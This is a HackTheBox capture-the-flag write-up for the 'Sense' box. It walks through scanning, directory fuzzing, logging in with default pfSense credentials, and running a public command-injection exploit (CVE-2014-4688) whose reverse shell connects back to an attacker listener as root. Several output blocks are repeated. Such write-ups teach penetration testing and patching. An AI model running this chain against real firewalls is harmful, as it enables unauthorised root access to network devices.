Sense is an easy box from HackTheBox. Using directory fuzzing to find a text with user credentials can be used to log in to the pfSense admin panel. From there the outdated version of pfsense leads to OS command injection, then gets a reverse shell as root.

Date: 25/01/2022

By: Wael Ghnimi

Vulnerability Exploited: **Arbitrary Command Execution (CVE-2014-4688)**

System Vulnerable: 10.10.10.60

Vulnerability Explanation: Sensitive information has been available publicly for everyone to enumerate and the use of default credentials lead the attacker to log in to the pfsense admin panel. Then, the outdated version of used pfsense leads to an OS command execution. pfSense before 2.1.4 allows remote authenticated users to execute arbitrary commands via the hostname value to diag_dns.php in a Create Alias action, the smartmonemail value to diag_smart.php, or the database value to status_rrd_graph_img.php

Vulnerability Fix: Update and patch the system and install the most recent version of pfSense

Privilege Escalation Vulnerability: No need for Priv Esc

Vulnerability Fix: The developer should have conformed to the principle of least privilege and the concept of separation of privileges.


Severity: **Critical**

An initial nmap scan revealed the lighttpd 1.4.35 running on port 80 and 443.

```
# Nmap 7.92 scan initiated Sun Jan  9 15:03:59 2022 as: nmap -sC -sV -v -oN nmap/initial 10.10.10.60
Nmap scan report for 10.10.10.60
Host is up (0.11s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT    STATE SERVICE  VERSION
80/tcp  open  http     lighttpd 1.4.35
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-title: Did not follow redirect to https://10.10.10.60/
|_http-server-header: lighttpd/1.4.35
443/tcp open  ssl/http lighttpd 1.4.35
|_http-favicon: Unknown favicon MD5: 082559A7867CF27ACAB7E9867A8B320F
|_http-title: Login
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
| ssl-cert: Subject: commonName=Common Name (eg, YOUR
name)/organizationName=CompanyName/stateOrProvinceName=Somewhere/countryName=US
| Issuer: commonName=Common Name (eg, YOUR
name)/organizationName=CompanyName/stateOrProvinceName=Somewhere/countryName=US
| Public Key type: rsa
| Public Key bits: 1024
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2017-10-14T19:21:35
| Not valid after:  2023-04-06T19:21:35
| MD5:   65f8 b00f 57d2 3468 2c52 0f44 8110 c622
|_SHA-1: 4f7c 9a75 cb7f 70d3 8087 08cb 8c27 20dc 05f1 bb02
|_http-server-header: lighttpd/1.4.35
|_ssl-date: TLS randomness does not represent time

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sun Jan  9 15:04:42 2022 -- 1 IP address (1 host up) scanned in 43.36 seconds
```

The pfSense website initial page



Fuzzing the website find any existing directories or files.

```
┌──(root💀kali)-[/root/CTF/htb/linux/sense]
└─# gobuster dir -u https://10.10.10.60/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x
php,html,txt -k -o gobuster.out
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     https://10.10.10.60/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Extensions:              php,html,txt
[+] Timeout:                 10s
===============================================================
2022/01/12 11:44:09 Starting gobuster in directory enumeration mode
===============================================================
/index.php            (Status: 200) [Size: 6690]
/index.html           (Status: 200) [Size: 329]
/help.php             (Status: 200) [Size: 6689]
/reboot.php           (Status: 200) [Size: 6691]

… SNIP …

/interfaces.php       (Status: 200) [Size: 6695]
/csrf                 (Status: 301) [Size: 0] [--> https://10.10.10.60/csrf/]
/system-users.txt     (Status: 200) [Size: 106]
```

Check the content of /system-users.txt file

https://10.10.10.60/system-users.txt

```
####Support ticket###

Please create the following user


username: Rohit
password: company defaults
```

Using the default documentation, the default admin credentials for the pfsense admin panel are admin:pfsense

Default Username and Password

The default credentials for a pfSense® software installation are:

Username:


`admin`

Password:

`pfsense`

https://docs.netgate.com/pfsense/en/latest/usermanager/defaults.html

Using the username rohit and the default password pfesnse, we can log in successfully to the admin panel



The pfsense version can be shown on the admin panel as: 2.1.3. Using searchsploit we can found the following exploit.

```
┌──(root💀kali)-[/root/CTF/htb/linux/sense]
└─# searchsploit pfsense 2.1.3
------------------------------------------------------------------------------- ---------------------------------
 Exploit Title                                                                |  Path
------------------------------------------------------------------------------- ---------------------------------
pfSense < 2.1.4 - 'status_rrd_graph_img.php' Command Injection                | php/webapps/43560.py
------------------------------------------------------------------------------- ---------------------------------
Shellcodes: No Results
```

https://www.exploit-db.com/exploits/43560

Copy the exploit to the working directory

```
┌──(root💀kali)-[/root/CTF/htb/linux/sense]
└─# searchsploit -m php/webapps/43560.py
  Exploit: pfSense < 2.1.4 - 'status_rrd_graph_img.php' Command Injection
      URL: https://www.exploit-db.com/exploits/43560
     Path: /usr/share/exploitdb/exploits/php/webapps/43560.py
File Type: Python script, ASCII text executable

Copied to: /root/CTF/htb/linux/sense/43560.py
```

Launch a local listener using nc and execute the exploit

```
┌──(root💀kali)-[/root/CTF/htb/linux/sense]
└─# python3 43560.py --rhost 10.10.10.60 --lhost 10.10.16.8 --lport 9001 --username rohit --password pfsense
CSRF token obtained
Running exploit...
Exploit completed
```

A reverse shell received as root

```
┌──(root💀kali)-[/root/CTF/htb/linux/sense]
└─# nc -nvlp 9001
listening on [any] 9001 ...
connect to [10.10.16.8] from (UNKNOWN) [10.10.10.60] 11835
sh: can't access tty; job control turned off
# whoami
root
```

user.txt

```
# cat user.txt  && hostname && whoami && ifconfig
8721327cc232073b40d27d9c17e7348bpfSense.localdomain
root
em0: flags=8843<UP,BROADCAST,RUNNING,SIMPLEX,MULTICAST> metric 0 mtu 1500
        options=9b<RXCSUM,TXCSUM,VLAN_MTU,VLAN_HWTAGGING,VLAN_HWCSUM>
        ether 00:50:56:b9:4c:d1
        inet 10.10.10.60 netmask 0xffffff00 broadcast 10.10.10.255
        inet6 fe80::250:56ff:feb9:4cd1%em0 prefixlen 64 scopeid 0x1
        nd6 options=1<PERFORMNUD>
        media: Ethernet autoselect (1000baseT <full-duplex>)
        status: active
plip0: flags=8810<POINTOPOINT,SIMPLEX,MULTICAST> metric 0 mtu 1500
enc0: flags=0<> metric 0 mtu 1536
pfsync0: flags=0<> metric 0 mtu 1460
        syncpeer: 224.0.0.240 maxupd: 128 syncok: 1
lo0: flags=8049<UP,LOOPBACK,RUNNING,MULTICAST> metric 0 mtu 16384
        options=3<RXCSUM,TXCSUM>
        inet 127.0.0.1 netmask 0xff000000
        inet6 ::1 prefixlen 128
        inet6 fe80::1%lo0 prefixlen 64 scopeid 0x5
        nd6 options=3<PERFORMNUD,ACCEPT_RTADV>
pflog0: flags=100<PROMISC> metric 0 mtu 33144
```


```
# cat user.txt  && hostname && whoami && ifconfig
8721327cc232073b40d27d9c17e7348b
pfSense.localdomain
root
em0: flags=8843<UP,BROADCAST,RUNNING,SIMPLEX,MULTICAST> metric 0 mtu 1500
        options=9b<RXCSUM,TXCSUM,VLAN_MTU,VLAN_HWTAGGING,VLAN_HWCSUM>
        ether 00:50:56:b9:4c:d1
        inet 10.10.10.60 netmask 0xffffff00 broadcast 10.10.10.255
        inet6 fe80::250:56ff:feb9:4cd1%em0 prefixlen 64 scopeid 0x1
        nd6 options=1<PERFORMNUD>
        media: Ethernet autoselect (1000baseT <full-duplex>)
        status: active
plip0: flags=8810<POINTOPOINT,SIMPLEX,MULTICAST> metric 0 mtu 1500
enc0: flags=0<> metric 0 mtu 1536
pfsync0: flags=0<> metric 0 mtu 1460
        syncpeer: 224.0.0.240 maxupd: 128 syncok: 1
lo0: flags=8049<UP,LOOPBACK,RUNNING,MULTICAST> metric 0 mtu 16384
        options=3<RXCSUM,TXCSUM>
        inet 127.0.0.1 netmask 0xff000000
        inet6 ::1 prefixlen 128
        inet6 fe80::1%lo0 prefixlen 64 scopeid 0x5
        nd6 options=3<PERFORMNUD,ACCEPT_RTADV>
pflog0: flags=100<PROMISC> metric 0 mtu 33144
```

root.txt

```
# cat root.txt  && hostname && whoami && ifconfig
d08c32a5d4f8c8b10e76eb51a69f1a86
pfSense.localdomain
root
em0: flags=8843<UP,BROADCAST,RUNNING,SIMPLEX,MULTICAST> metric 0 mtu 1500
        options=9b<RXCSUM,TXCSUM,VLAN_MTU,VLAN_HWTAGGING,VLAN_HWCSUM>
        ether 00:50:56:b9:4c:d1
        inet 10.10.10.60 netmask 0xffffff00 broadcast 10.10.10.255
        inet6 fe80::250:56ff:feb9:4cd1%em0 prefixlen 64 scopeid 0x1
        nd6 options=1<PERFORMNUD>
        media: Ethernet autoselect (1000baseT <full-duplex>)
        status: active
plip0: flags=8810<POINTOPOINT,SIMPLEX,MULTICAST> metric 0 mtu 1500
enc0: flags=0<> metric 0 mtu 1536
pfsync0: flags=0<> metric 0 mtu 1460
        syncpeer: 224.0.0.240 maxupd: 128 syncok: 1
lo0: flags=8049<UP,LOOPBACK,RUNNING,MULTICAST> metric 0 mtu 16384
        options=3<RXCSUM,TXCSUM>
        inet 127.0.0.1 netmask 0xff000000
        inet6 ::1 prefixlen 128
        inet6 fe80::1%lo0 prefixlen 64 scopeid 0x5
        nd6 options=3<PERFORMNUD,ACCEPT_RTADV>
pflog0: flags=100<PROMISC> metric 0 mtu 33144
```


```
# cat root.txt  && hostname && whoami && ifconfig
d08c32a5d4f8c8b10e76eb51a69f1a86
pfSense.localdomain
root
em0: flags=8843<UP,BROADCAST,RUNNING,SIMPLEX,MULTICAST> metric 0 mtu 1500
        options=9b<RXCSUM,TXCSUM,VLAN_MTU,VLAN_HWTAGGING,VLAN_HWCSUM>
        ether 00:50:56:b9:4c:d1
        inet 10.10.10.60 netmask 0xffffff00 broadcast 10.10.10.255
        inet6 fe80::250:56ff:feb9:4cd1%em0 prefixlen 64 scopeid 0x1
        nd6 options=1<PERFORMNUD>
        media: Ethernet autoselect (1000baseT <full-duplex>)
        status: active
plip0: flags=8810<POINTOPOINT,SIMPLEX,MULTICAST> metric 0 mtu 1500
enc0: flags=0<> metric 0 mtu 1536
pfsync0: flags=0<> metric 0 mtu 1460
        syncpeer: 224.0.0.240 maxupd: 128 syncok: 1
lo0: flags=8049<UP,LOOPBACK,RUNNING,MULTICAST> metric 0 mtu 16384
        options=3<RXCSUM,TXCSUM>
        inet 127.0.0.1 netmask 0xff000000
        inet6 ::1 prefixlen 128
        inet6 fe80::1%lo0 prefixlen 64 scopeid 0x5
        nd6 options=3<PERFORMNUD,ACCEPT_RTADV>
pflog0: flags=100<PROMISC> metric 0 mtu 33144
```

Lessons Learned
To gain an initial foothold on the box we exploited three vulnerabilities. 1. Information disclosure. The changelog.txt & system-users.txt files were publicly available to anyone that enumerates the directories on the webserver. Those files gave us information about the vulnerabilities in the web server and credential information for one of the accounts. Administrators should never publicly store sensitive information. 2. Use of default credentials. The user used the default password that is shipped with the application. Since default credentials are publicly available and can be easily obtained, the user should have instead used a sufficiently long password that is difficult to crack. 3. Command injection in the pfSense software that allowed us to send a shell back to our attack server. This could have been avoided if the user had patched the system and installed the most recent version of pfSense. As mentioned earlier, we didn't have to escalate privileges for this box since pfSense runs with root privileges and therefore we got a shell with root privilege